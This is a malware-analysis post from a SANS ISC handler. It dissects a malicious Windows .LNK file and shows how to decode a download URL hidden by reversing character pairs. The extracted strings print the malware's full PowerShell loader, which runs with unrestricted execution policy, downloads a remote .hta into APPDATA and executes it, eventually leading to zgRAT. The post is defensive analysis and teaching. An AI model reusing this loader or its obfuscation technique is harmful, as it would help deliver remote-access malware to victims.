

String Obfuscation: Character Pair Reversal

Published: 2023-03-21
Last Updated: 2023-03-21 16:48:19 UTC
by [Didier Stevens](#) (Version: 1)



0 comment(s)

I found a [malicious .LNK file on MalwareBazaar](#) that contains an obfuscated URL. The obfuscation is a classic one, with a twist: string reversal, not per character, but per character pair.

Let's take a look.

The file is indeed a .LNK file:

```
cat @SANS_ISC

@SANS_ISC C:\Demo>zipdump.py -A 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip
00000000: [4C 00 00 00 00 01 14 02 00 00 00 00 00 00 C0 00 00 00 L.....]
00000010: 00 00 00 46 E9 40 00 00 00 00 00 00 00 00 00 00 00 F.@.....
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030: 00 00 00 00 00 00 00 00 43 00 00 00 07 00 00 00 .....C....
00000040: 00 00 00 00 00 00 00 00 00 00 00 00 0D 02 14 00 .....
00000050: 1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30 .P.O. .:i....+0
00000060: 30 9D 19 00 2F 43 3A 5C 00 00 00 00 00 00 00 00 00 0.../C:\.....
00000070: 00 00 00 00 00 00 00 00 00 00 56 00 31 00 00 .....V.1..
00000080: 00 00 00 00 00 00 00 10 00 57 49 4E 44 4F 57 53 .....WINDOWS
00000090: 00 40 00 09 00 04 00 EF BE 00 00 00 00 00 00 00 00 @.....
000000A0: 00 2E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 W.....
000000C0: 00 49 00 4E 00 44 00 4F 00 57 00 53 00 00 00 16 .I.N.D.O.W.S...
000000D0: 00 5A 00 31 00 00 00 00 00 00 00 00 00 00 10 00 53 .Z.1.....S
000000E0: 79 73 74 65 6D 33 32 00 00 42 00 09 00 04 00 EF ystem32.B....
000000F0: BE 00 00 00 00 00 00 00 00 2E 00 00 00 00 00 00 .....
00000100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000110: 00 00 00 00 00 00 00 53 00 79 00 73 00 74 00 65 .....S.y.s.t.e
00000120: 00 6D 00 33 00 32 00 00 00 18 00 74 00 31 00 00 ..m.3.2..t.i..
00000130: 00 00 00 00 00 00 00 10 00 57 69 6E 64 6F 77 73 .....Windows
00000140: 50 6F 77 65 72 53 68 65 6C 6C 00 54 00 00 00 04 PowerShell.T...
00000150: 00 EF BE 00 00 00 00 00 00 00 00 2E 00 00 00 00 00 .....
00000160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000170: 00 00 00 00 00 00 00 00 00 57 00 69 00 6E 00 64 .....W.i.n.d
00000180: 00 6F 00 77 00 73 00 50 00 6F 00 77 00 65 00 72 .o.w.s.P.o.w.e.r
00000190: 00 53 00 68 00 65 00 6C 00 6C 00 00 20 00 4E .S.h.e.l... N
000001A0: 00 31 00 00 00 00 00 00 00 00 00 10 00 76 31 2E .1.....V.1.
000001B0: 30 00 00 3A 00 09 00 04 00 EF BE 00 00 00 00 00 00 0.:. .....
```

And it seems to contain powershell code.

In stead of using a .LNK parser, I'm just going to extract the strings of this .lnk file:

```
@SANS_ISC C:\Demo>strings.py 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip  
/C:\  
WINDOWS  
System32  
WindowsPowerShell  
v1.0  
powershell.exe  
%SystemRoot%\System32\imageres.dll  
1SPS  
WINDOWS  
System32  
WindowsPowerShell  
v1.0  
powershell.exe  
H...\\..\\..\\..\\..\\..\\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
-ExecutionPolicy Unrestricted $ProgressPreference = 0;  
function nvRClWiAJT($OnUPXhNfGyEh){$OnUPXhNfGyEh[$OnUPXhNfGyEh.Length..0] -join(''));  
function sdJlksFILdkrdR($OnUPXhNfGyEh){  
$vecsWHuXBHu = nvRClWiAJT $OnUPXhNfGyEh;  
for($TJuYrHOorcZu = 0;$TJuYrHOorcZu < $vecsWHuXBHu.Length;$TJuYrHOorcZu += 2){  
try{$zRavFAQNJqOVxb += nvRClWiAJT $vecsWHuXBHu.Substring($TJuYrHOorcZu,2)}  
catch{$zRavFAQNJqOVxb += $vecsWHuXBHu.Substring($TJuYrHOorcZu,1)};$zRavFAQNJqOVxb};  
$NpzibtULgyi = sdJlksFILdkrdR 'ta.hodgoisod/Gjyks7/185.173..479/1:/tpht';  
$cDkdhkGBtl = $env:APPDATA + '\' + ($NpzibtULgyi -split '/')[-1];  
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;  
$wbpICTsGYi = wget $NpzibtULgyi -UseBasicParsing;  
[IO.File]::WriteAllText($cDkdhkGBtl, $wbpICTsGYi);  
& $cDkdhkGBtl;  
sleep 3;
```

The powershell script contains a string, that looks like a mangled URL. It looks like a reversed string, but is a bit different.

A hint on how to decode this, can be found 2 lines above the mangled URL: .Substring(..., 2)

The decoding algorithm works with 2 characters.

So this is a reversed string, but instead of reversing character per character, reversing is done per character pair.

Let's isolate the mangled string and decode it:

```
@SANS_ISC C:\Demo>strings.py -s 185 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip  
$NpzibtULgyi = sDjLksFILdkrdR 'ta.hodgoisod/Gjyks7/185.173..479/1:/tpht';  
  
@SANS_ISC C:\Demo>strings.py -s 185 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip | re-search  
.py "(.+)"  
ta.hodgoisod/Gjyks7/185.173..479/1:/tpht  
  
@SANS_ISC C:\Demo>
```


With Python's `textwrap.wrap` function, we can split up the string in substrings of 2 characters, like this:

```
@SANS_ISC C:\Demo>strings.py -s 185 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip | re-search  
.py "(.+)" | python-per-line.py "textwrap.wrap(line, 2)"  
ta  
.h  
od  
go  
is  
od  
/G  
jy  
ks  
7/  
18  
5.  
17  
3.  
.4  
79  
/1  
:/  
tp  
ht  
  
@SANS_ISC C:\Demo>
```

Then we reverse this list of substrings (`[::-1]`):

```
@SANS_ISC C:\Demo>strings.py -s 185 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip | re-search  
.py "(.+)" | python-per-line.py "textwrap.wrap(line, 2)[::-1]"  
ht  
tp  
:/  
/1  
79  
.4  
3.  
17  
5.  
18  
7/  
ks  
jy  
/G  
od  
is  
go  
od  
.h  
ta  
  
@SANS_ISC C:\Demo>
```

And we join the substrings together:



```
@SANS_ISC @SANS_ISC
@SANS_ISC C:\Demo>strings.py -s 185 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip | re-search
.py "(.*)" | python-per-line.py "''.join(textwrap.wrap(line, 2)[::-1])"
http://179.43.175.187/ksjy/Godisgood.hta

@SANS_ISC C:\Demo>strings.py -s 185 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip | re-search
.py "(.*)" | python-per-line.py "''.join(textwrap.wrap(line, 2)[::-1])" | python-per-line.py "Defang(line)"
hxpp://179.43.175[.]187/ksjy/Godisgood.hta

@SANS_ISC C:\Demo>
```

Giving us the deobfuscated URL: hxpp://179.43.175[.]187/ksjy/Godisgood.hta

At time of writing, the payload was [6c1be182c5ae4b5cc44d1aedd202327c71253000d29d28e87686ad71bff41804](#).

This payload will ultimately download zgRAT

malware: [f87246f639ed528fe01ee1fea953470a2997ea586779bf085cb051164586cd76](#) and [592f1c8ff241da2e693160175c6fc4aa460388aab1553b4](#)

Tools used in this analysis: zipdump.py, strings.py, re-search.py, python-per-line.py. All can be found on [GitHub](#).

Didier Stevens

Senior handler

Microsoft MVP

[blog.DidierStevens.com](#)